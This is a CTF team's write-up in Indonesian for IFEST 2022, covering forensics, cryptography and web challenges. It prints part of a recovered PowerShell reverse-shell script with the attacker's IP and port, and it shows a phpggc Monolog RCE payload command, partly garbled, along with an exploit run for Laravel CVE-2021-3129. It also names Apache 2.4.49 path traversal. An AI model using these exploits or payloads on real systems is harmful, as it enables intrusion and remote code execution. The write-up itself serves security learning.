WRITE-UP IFEST CTF 2022

10 September 2022

anak kemaren sore

(IPB University)

patsac
arai
jedi

Daftar Isi

Forensic

Riil Kh? [364 pts]

Description:

Terdapat perlombaan CTF yang dimana beberapa perusahaan akan menjadi pesertanya. Akan tetapi terdapat desas desus yang berkata bahwa perusahaan A dan perusahaan B melakukan kecurangan. Untungnya panitia lomba telah menaruh monitoring tools seperti wireshark agar mencegah terjadinya kecurangan seperti itu dan kamu sebagai forensicator diminta untuk menganalisa. Nampaknya pc A telah mengirim suatu email kepada seseorang, apakah kamu bisa melihat isi email tersebut?

Note: flag terpisah menjadi 2 bagian


Format flag: IFEST22{.*}

Chall: https://mega.nz/file/54xEUJbY#ZvX8nrw_Q-Zn2VSvEvnWPMIeJUGant4j6-z2AfIAuUA

Author: mxlyk#4046

Solution:

Diberikan sebuah file captureA.pcapng yang bisa kita buka dengan wireshark. Awalnya saya bingung apa yang harus saya lakukan, kemudian saya pikir apakah saya bisa ctrl+f saja lalu cari IFEST di packet detail. Dan didapatkanlah flagnya :)



Agak heran karena deskripsinya mengatakan flagnya terpisah menjadi 2 bagian, mungkin ini unintended way (?)

Flag : IFEST22{Th3_tRutH_15_g3ner@LLy_s33n_@nd_RareLy_h3ard_yagesya}

Syntek Hospital's Evidence (Part 1) [456 pts]

Description:

SynTek Hospital. Berikut keluhan saya...

"Belum lama ini, saya mengalami suatu insiden yang menyebabkan seluruh data-data pasien dalam komputer saya menjadi hilang. Disamping itu, saya juga mencurigai satu hal terhadap aplikasi programming yang sering saya gunakan, berhubung saya juga seorang Programmer. Sebelum insiden ini terjadi, icon pada aplikasi coding saya masih memunculkan gambar. Namun keesokan harinya, saya melihat bahwa iconnya tidak muncul dan hanya muncul icon file .exe biasa dari Windows by-default. Karena saya berpikir bahwa masalah "icon yang tidak muncul" hanyalah kejadian biasa, maka saya execute saja aplikasi coding itu seperti biasa. Tetapi yang terjadi adalah setelah beberapa kali meng-klik file coding tersebut, tidak muncul apa-apa pada layar dan hanya icon loading biru pada kursor."

Tugas **anda** :
1. Apa nama dari file yang **dicurigai** Steven?
2. Temukan IP **Address** dari hacker
3. Temukan Port dari hacker

Syntax flag:
IFEST22{namafileyangdicurigai_IP-**Address_Port**}

CONTOH FLAG:
IFEST22{unpad.txt_127.0.0.1_8998}

Challenge File :
https://drive.google.com/file/d/1U7bD82dDjyWAd2aeUgXqUOfSC2c77g1K/view?usp=sharing
Zip Password : m9uy8-3y3-m92tx92
Author : Bytebites#9671

Understanding the problem:

Dari file yang diberikan memiliki extensi .raw yang berarti merupakan sebuah memory. Oleh karena itu saya melakukan beberapa pengecekan pada file memory dengan volatility. Pemahaman terhadap deskripsi aplikasi yang dijalankan merupakan aplikasi coding berarti ini mengarah pada suatu aplikasi coding lalu terdapat suatu ip address dan juga port yang harus ditemukan sebagai flag.

Solution:

Berikut merupakan langkah-langkah yang dijalankan:

1. imageinfo → Pengecekan pada profile windows yang digunakan

```
$ python2 ~/ctf/tools/volatility/vol.py -f
WIN-H5A5B3FJSL2-20220724-183342.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
```

```
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86,
Win7SP1x86_24000, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace
(/media/arai/C0B0FAAFB0FAAAD4/ctf/syntek-hospital-evidence/chall/WIN-H5A5B3
FJSL2-20220724-183342.raw)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x82b3fb78L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x80b96000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2022-07-24 18:33:44 UTC+0000
     Image local date and time : 2022-07-25 01:33:44 +0700
```

2. cmdline, filescan, console → Pengecekan pada file mencurigakan

```
$ python2 ~/ctf/tools/volatility/vol.py -f
WIN-H5A5B3FJSL2-20220724-183342.raw --profile=Win7SP1x86_23418 cmdline
.
.
.
**************************************************
Code.exe pid:   1740
Command line : "C:\Users\Ray\Pictures\Code.exe"
**************************************************
.
```

Ps: Kebetulan saya menyadari di code.exe nya melalui cmdline dan juga deskripsi yang mengarah ke aplikasi coding yang dijalankan.

3. procdump → Melakukan dumping file terhadap file Code.exe

```
$ python2 ~/ctf/tools/volatility/vol.py -f
WIN-H5A5B3FJSL2-20220724-183342.raw --profile=Win7SP1x86_23418 procdump -p
1740 -D .
Volatility Foundation Volatility Framework 2.6.1
Process(V) ImageBase  Name                 Result
---------- ---------- -------------------- ------
0x8523e030 0x013a0000 Code.exe             OK: executable.1740.exe
```

4. `foremost` → selanjutnya saya melakukan extract data pada file exe tersebut.

   Ps: Setelah mencoba decompile, command2 dan berbagai hal lainnya ternyata di foremost juga dapat :")

```
$ foremost executable.1740.exe
Processing: executable.1740.exe
|foundat=Code.ps1
*|
```


5. Lalu tinggal buka file Code.ps1 tersebut untuk ip address nya.

```
$ cat Code.ps1
''function cleanup {
if ($client.Connected -eq $true) {$client.Close()}
if ($process.ExitCode -ne $null) {$process.Close()}
exit}
// Setup IPADDR
$address = '192.168.219.147'
// Setup PORT
$port = '443'
$client = New-Object system.net.sockets.tcpclient
```

Terakhir tinggal menggabungkan flag ke format: `IFEST22{unpad.txt_127.0.0.1_8998}`

Flag : IFEST22{Code.exe_192.168.219.147_443}

Cryptography



Kata Pengantar [100 pts]

Description

Kalian bersemangat untuk ikut IFEST 2022? Aku Harap Kalian memiliki semangat yang membara-bara!
Attachment: *Kata_Sambutan.txt*

Kata_Sambutan.txt
Cjixoxv Qxvxtp qz ZBJCV 2022! Wxz cjonx! Xfxgxw gxizxt djlcjoxtpxv ntvng djlgyofjvzcz? Gnwxlxf gxizxt cjonx fntux cjoxtpxv uxtp cxox qjtpxtgn! Cjoxtpxv vzqxg wxtux djlqxofxg fxqx gxizxt cxex, vjvxfz enpx vjlwxqxf vjoxt-vjoxt gxizxt, exqz vjvxfixw cjoxtpxv! Xuy xmxiz fjlenxtpxton qjtpxt ojojkxwgxt cyxi ztz! Gxon fxcvz dzcx! ztz, bixptux xqx qzdxmxw ! ZBJCV22{1ii_cv4u_du_u0nl_c1q3_qdx943210}

Solution

Dari isi *Kata_Sambutan.txt* sudah terlihat terdapat flag di bawahnya. Dari bentuknya, bisa dicurigain bahwa ini dienkrip menggunakan substitution cipher. Oleh karena itu, saya menggunakan online tools andalan saya untuk soal seperti ini, yaitu quipqiup. Dengan mencoba-coba dan membuat clue sendiri berdasarkan hasil dari analisa quiqiup, berikut adalah clue yang saya buat sendiri sehingga mendapatkan teks asli lengkap:

Cjixoxv=Selamat ZBJCV22=IFEST22 Qxvxtp=Datang cjonx=semua dzcx=bisa qzdxmxw=dibawah djlgyofjvzcz=berkompetisi ojojkxwgxt=memecahkan

Berikut ini adalah hasil dekripsinya.

> Selamat Datang di IFEST 2022! Hai semua! Apakah kalian bersemangat untuk berkompetisi? Kuharap kalian semua punya semangat yang sama denganku! Semangat tidak hanya berdampak pada kalian saja, tetapi juga terhadap teman-teman kalian, jadi tetaplah semangat! Ayo awali perjuanganmu dengan memecahkan soal ini! Kamu pasti bisa! ini, flagnya ada dibawah ! IFEST22{1ll_st4y_by_y0ur_s1d3_dba943210}

`Flag : IFEST22{1ll_st4y_by_y0ur_s1d3_dba943210}`

Kisinik Kripti Algoritem [223 pts]

Description

> Kisinik adalah murid yang mencintai kriptografi. Ia mencoba untuk membuat sebuah algoritma dengan memodifikasi tabula recta untuk menyimpan rahasia miliknya. Tolong bantu Bilekber untuk mendapatkan rahasia milik Kisinik!
>
> chall: nc 103.185.38.244 9989

Jujur saja saya tidak membaca deskripsi soal ini dan langsung mencoba service nc nya. Di service, terdapat menu enkripsi, dekripsi, dan lihat flag untuk mencetak ciphertext flag. Saya langsung mencoba enkrip mulai dari satu karakter, dua karakter, dan seterusnya untuk menganalisis enkripsi ini. Kesimpulan yang dapat diambil adalah jika kita menambahkan satu karakter, ciphertext baru = ciphertext lama + 1 karakter baru.

Solution

Jadi, solusi yang bisa kita lakukan cukup simple, kita bruteforce enkripsi satu-persatu karakternya dan kita cocokan dengan ciphertext flagnya sampai sepanjang jumlah karakter yang sudah kita tebak. Berikut adalah solver saya.

solver.py

```python
#!/usr/bin/python3
from pwn import *
from string import ascii_lowercase, ascii_uppercase, digits

ALLCHAR = ascii_lowercase + ascii_uppercase + digits

with open("nc.sh") as f:
    NC = f.read().strip().split()
    f.close()
SRVR = NC[1]
PORT = NC[2]
r = remote(SRVR, PORT, level="warning")


def send_payload(s):
    r.sendlineafter(b"Pilih: ", b"1")
    r.sendlineafter(b"Masukkan string: ", s.encode())
    r.recvuntil(b"Hasil: ")
    ct = r.recvline(0)
    return ct.decode()


def get_flag():
    r.sendlineafter(b"Pilih: ", b"3")
    r.recvuntil(b"Hasil: ")
    ctflag = r.recvline(0)
    return ctflag.decode()


def main():
    ctflag = get_flag()
    flag = ""
    for i in range(len(ctflag)):
        if ctflag[i] not in ALLCHAR:
            flag += ctflag[i]
            continue
        for c in ALLCHAR:
            cek = flag + c
            ct = send_payload(cek)
            if ct == ctflag[: i + 1]:
                print(flag)
                flag += c
                break
    print(flag)

    return 0
```

```
if __name__ == "__main__":
    main()
```

Screenshot

```
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_br
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_bru
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brut
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_f
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_fo
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_for
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_forc
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_force_
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_force_s
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_force_sa
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_force_sam
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_force_sama_
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_force_sama_k
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_force_sama_ka
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_force_sama_kam
IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_force_sama_kamu}
~/ctf/2022/ifest/qual/cry/kisinik
>
```

✨✨✨ "Rahasia dari **Kisinik Kripti Algoritem** berhasil terbongkar! Selamat kepada tim **anak kemaren sore**" ~Pesulap Merah ✨✨✨

4 7 5 4

Flag : IFEST22{ad03h_k03ntj1ku_k3t4hu4n_ini_random_string_biar_ga_di_brute_force_sama_kamu}

Kepapasan [431 pts]

Description

Jamet dan Mamang merupakan 2 ilmuwan yang hendak membuat sebuah metode enkripsi yang aman dan nyaman. Mereka memutuskan untuk membuat sebuah mekanisme dimana pesan akan dienkripsi 2 kali dengan kunci yang berbeda. Mereka janji akan memberikan flagnya apabila ada jenius yang dapat memecahkan mekanisme tersebut. Apakah kamu salah satunya?

nc kepapasan.user.cloudjkt01.com 9977

Attachment: *kepapasan.py*

kepapasan.py

```
from Crypto.Cipher import AES
import random
from Crypto.Util.Padding import pad


# J: So for the key, I use 5 random digits and repeat it until i get 16 bytes
# M: What? Man, i was using the exact same formula!

first_key = b""
second_key = b""
FLAG = b"IFEST22{REDACTED}"

def generateKey():
	global first_key, second_key
	first_key = (str(random.randint(0, 99999)).zfill(5)*4)[:16].encode()
	second_key = (str(random.randint(0, 99999)).zfill(5)*4)[:16].encode()

def encrypt(plaintext, a, b):
	cipher = AES.new(a, mode=AES.MODE_ECB)
	ct = cipher.encrypt(pad(plaintext, 16))
	cipher = AES.new(b, mode=AES.MODE_ECB)
	ct = cipher.encrypt(ct)
	return ct.hex()

def main():
	generateKey()
	print("Here's your flag, but encrypted heheh:", encrypt(FLAG, first_key, second_key))
	while True:
		print("Text to encrypt:")
		plain = input(">> ")
		print("result:", encrypt(plain.encode(), first_key, second_key))

if __name__ == '__main__':
	main()
```

Ya, jadi intinya enkripsi AES di chall ini menggunakan block cipher mode ECB, tetapi dilakukan dua kali enkripsi. Pertama, plaintext dienkripsi dengan key pertama, kemudian hasil ciphertextnya dienkripsi lagi dengan key kedua. Hasil ciphertext terakhir inilah yang menjadi ciphertext sah-nya. Ketika mengakses service, kita langsung diberikan ciphertext dari flag. Generate key di program ini sedikit unik, karena merandom integer di rentang 0 hingga 99998 dan dipad dengan zero hingga memenuhi 4 digit, lalu dikalikan 4, kemudian diambil 16 digit pertama. Memang cukup rumit jika dijelaskan dengan kata-kata, tapi ini sebenarnya simple.

Solution

Jadi, ini merupakan pertama kali saya mengerjakan chall seperti ini. Setelah saya berselancar di internet, saya 100% yakin kita bisa melancarkan *Meet-in-the-middle attack* untuk mendapatkan plaintext flag. Penjelasannya bisa baca di halaman Wikipedia, karena saya mengikuti dari sana.


Berikut ini adalah solver saya.

solver.py

```python
#!/usr/bin/python3
from pwn import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import random

with open("nc.sh") as f:
    NC = f.read().strip().split()
    f.close()
SRVR = NC[1]
PORT = NC[2]
r = remote(SRVR, PORT, level="warning")


def decrypt(ciphertext, key):
    cipher = AES.new(key, mode=AES.MODE_ECB)
    pt = cipher.decrypt(ciphertext)
    return pt.hex()


def encrypt(plaintext, key):
    cipher = AES.new(key, mode=AES.MODE_ECB)
    ct = cipher.encrypt(pad(plaintext, 16))
    return ct.hex()


def get_ct(msg):
    r.sendlineafter(b">> ", msg)
    r.recvuntil(b"result: ")
    ct = r.recvline(0)
    return ct.decode()


def decrypt_flag(ct, a, b):
    pt = decrypt(ct, b)
    pt = decrypt(bytes.fromhex(pt), a)
    return pt


def main():
    r.recvuntil(b"Here's your flag, but encrypted heheh: ")
    ctflag = r.recvline(0)
    pt = b"a"
    ct = get_ct(pt)
    ctb = bytes.fromhex(ct)
    enc1 = []
    key1 = None
    key2 = None
    for n in range(0, 99999):
        key = (str(n).zfill(5) * 4)[:16].encode()
```

```
        enc1 += [encrypt(pt, key)]

    for n in range(0, 99999):
        key = (str(n).zfill(5) * 4)[:16].encode()
        dec2 = decrypt(ctb, key)
        if dec2 in enc1:
            mid = dec2
            key2 = n
            key1 = enc1.index(mid)
            key1 = (str(key1).zfill(5) * 4)[:16].encode()
            key2 = (str(key2).zfill(5) * 4)[:16].encode()
            break

    ctflag = bytes.fromhex(ctflag.decode())
    flag = decrypt_flag(ctflag, key1, key2)
    r.close()
    print("FLAG:", bytes.fromhex(flag).decode())

    return 0


if __name__ == "__main__":
    main()
```

Screenshot



Flag : IFEST22{Prepare_for_AES_Trouble_and_make_it_AES_Double}

Rabun Genap [431 pts]

Description

Kata mama eksponen saya ga boleh genap.

Attachment : *out.txt*, *soal.py*

out.txt

```
n = 
167369799324048138104052175535407583505752871957215436773759031023017258211926244898005523
956634683846521843112989667257058661590892952518940981897603075244277403071620405906110395
```

```
876285850586645267366109871364424530232323323093329164542366451609555755793278574306885322
737868611730986497942446035931912990173
ct =
215313593713267850008135394982355338533998512841618156027875056064785399374738292187032250
741270366714335456234225274049933070324428454153961271065669475167252717743645748234147575
302908093894323798880752340688908518081919484333827438385830878495279548708291022524581085
663367583462848069838783330230382313 17
```

soal.py

```
from Crypto.Util.number import *
import random
from sympy import *

FLAG = b"IFEST22{REDACTED}"
def generate_prime():
        p = getPrime(512)
        q = nextprime(p)
        while p%4 != 3 or q%4 !=3:
                p = getPrime(512)
                q = nextprime(p)
        return p, q

def encrypt(m, n):
        return pow(m, 32, n)

p, q = generate_prime()
n = p*q
m = bytes_to_long(FLAG)

ct = encrypt(m, n)

file = open('out.txt', 'w')
file.write(f"n = {n}\nct = {ct}")
```

Sekilas, soal ini terlihat seperti soal RSA biasa. Namun sebenarnya tidak 😁. Faktor dari modulus, yaitu p dan q digenerate dengan memastikan bahwa p % 4 dan q % 4 keduanya bernilai 3. Itu artinya (p-1) % 4 dan (q-1) % 4 keduanya akan bernilai 0, dengan kata lain, *phi* dari *n* nantinya merupakan faktor dari 2^2. Selain itu, public exponent yang dipakai pun 32, alias 2^5. Ini merupakan mimpi buruk untuk soal RSA wkwk. Public exponent-nya 2^5 dan *phi* nya merupakan faktor dari 2^2, itu artinya gcd(e,phi) = 4. Jika dicocokkan dengan konsep RSA, ini sudah salah besar, karena seharusnya gcd(e, phi) = 1.

Solution

Setelah beberapa lama berselancar di lautan informasi, saya menemukan sebuah writeup yang me-mention “rabin”. Ini mengingatkan saya dengan judul soal ini, “rabun”. Hmm sudah pasti ini nih, pikir saya. Di sana, e nya adalah 16 alias 2^4. Sedikit berbeda satu saja. Setelah saya baca writeup-nya dan memahami sedikit terkait *Rabin Cryptosystem*, saya menemukan sebuah ide.

Pada writeup rujukan saya, karena e nya adalah 2^4, beliau menghitung mp dan mq 4 kali. Kalau begitu, karena e nya di soal ini adalah 2^5, saya coba menghitung mp dan mq 5 kali, lalu lanjutkan dekripsi rabin seperti biasa. AKHIRNYA dapat flagnya hehe.


Berikut adalah solver saya.

solver.py

```
#!/usr/bin/python3
from libnum import *
from gmpy2 import *


def decrypt_rabin(ct, p, q):
    n = p * q
    mp = pow(ct, (p + 1) // 4, p)
    mq = pow(ct, (q + 1) // 4, q)
    for _ in range(4):
        mp = pow(mp, (p + 1) // 4, p)
        mq = pow(mq, (q + 1) // 4, q)

    yp, yq, _ = xgcd(p, q)
    r = [(yp * p * mq + yq * q * mp) % n]
    r += [n - r[0]]
    r += [(yp * p * mq - yq * q * mp) % n]
    r += [n - r[2]]
    r = [int(i) for i in r]

    return r


def main():
    n =
16736979932404813810405217553540758350575287195721543677375903102301725821192624489800552395663468384652184311298966725705866159089295251894098189760307524427740307162040590611039587628585058664526736610987136442453023232332309332916454236645160955575579327857430688532273786861173098649794244603593191299017 3
    ct =
21531359371326785000813539498235533853399851284161815602787505606478539937473829218703225074127036671433545623422527404993307032442845415396127106566947516725271774364574823414757530290809389432379888075234068890851808191948433382743838583087849527954870829102252458108566336758346284806983878333023038231317
    e = 32
    q = isqrt(n)
    while n % q != 0:
        q = next_prime(q)
    p = n // q

    for m in decrypt_rabin(ct, p, q):
        print(n2s(int(m)))

    return 0
```

```
if __name__ == "__main__":
    main()
```

Screenshot



Flag : IFEST22{xixixi_bapack_rabin_bisa_aja}

Web

A Collaboration [400 pts]

Description:

Di saat pandemi, pemerintahan negara XYZ mencoba untuk menghibur masyarakatnya dengan menyewa sebuah perusahaan CGI untuk membuat sebuah film. Walaupun demikian, ide dari film tersebut tetap bersifat edukatif, sehingga producer dari perusahaan CGI tersebut bekerja sama dengan Badan Intelijen Negara untuk membuat sebuah film yang edukatif dan juga seru! Hint: flag berada pada /home/flag.txt
Author: Excy#1207


Link : acollaboration.user.cloudjkt01.com:23022

Solution:

Lakukan analisa dan pemahaman terhadap soal website dan backend nya.

```
$ curl -I http://acollaboration.user.cloudjkt01.com:23022/
HTTP/1.1 200 OK
Date: Sat, 10 Sep 2022 16:23:20 GMT
Server: Apache/2.4.49 (Unix)
Last-Modified: Tue, 23 Aug 2022 15:31:25 GMT
ETag: "1173-5e6ea41d88d40"
Accept-Ranges: bytes
Content-Length: 4467
Content-Type: text/html
```

Terlihat saat di curl server yang digunakan merupakan apache 2.4.49. Apache 2.4.49 ini vulnerable terhadap path transversal yang bisa mengarah ke rce melalui file cgi-bin. (*Source: CVE-2021-42013 dan CVE-2021-41773*). Karena dari hint sudah diberitahu lokasi flag berada langsung saja coba ambil flag tersebut menggunakan path transversal.



`Flag : IFEST22{p4th_7r4v3r54l_ygy_x1x1x1_23c02b90t12}`

Forest Fire [498 pts]

Description:


Kebakaran hutan terjadi di mana-mana. Orang utan jadi kehilangan tempat tinggal. Kita tidak bisa membiarkan orang utan punah. Aku dan temanku mencoba membuat website donasi untuk menggalang dana demi membangun tempat tinggal baru bagi orang utan.

forestfire.user.cloudjkt01.com:17793

Author: Shatternox#1668

Solution:

Website challenge saya lakukan analisa terlebih dahulu menggunakan burp. Ketika melakukan donasi, ticket maupun login terdapat X-Powered-By: PHP/7.3.31 berarti ini mengarah ke php (*Ps: awalnya saya mengira ini mengarah ke vuln lain di PHP/7.3.31 CVE-2021-21706*). Akhirnya setelah mencoba beberapa kali memanipulasi request dan response di web hal unik terjadi ketika memasukkan input string, saya berhasil men trigger error, namun merupakan error dari laravel dan banyak informasi lain yang didapatkan. Setelah beberapa saat saya berpikir mungkin ini ada hubungannya dengan beberapa cve terbaru. (*Ps: biasanya soal laravel berhubungan dengan deserialization atau cve yang masih baru*).



Disana saya mendapatkan versi dari laravel dan juga ada path _ignition, setelah saya pelajari tentang ignition versi 2.5 ternyata vulnerable terhadap CVE-2021-3129 atau laravel debug mode. Dan ketika saya lebih teliti lagi host mengarah pada port lain yaitu 23891 yang menandakan debug on disana karena ketika diakses web menjadi forbidden. Lalu saya menggunakan exploit berikut CVE-2021-3129 dan payload yang digunakan:

```
php -d "phar.readonly=0"
./phttps://github.com/zhzyker/CVE-2021-3129.githpggc Monolog/RCE1 system id
--phar phar -o php://output | base64 -w 0 | python3 -c "import
sys;print(''.join(['=' + hex (ord(i))[2:] + '=00' for i in
sys.stdin.read()]).upper())"
```

Lalu tinggal jalankan saja exploit nya.

```
$ python3 exp.py http://forestfire2.user.cloudjkt01.com:23891/login
.
.
[*] Try to use Laravel/RCE5 command ls / for exploitation.
[+]exploit:
[*] Laravel/RCE5 command ls / Result:

bin
dev
etc
flag
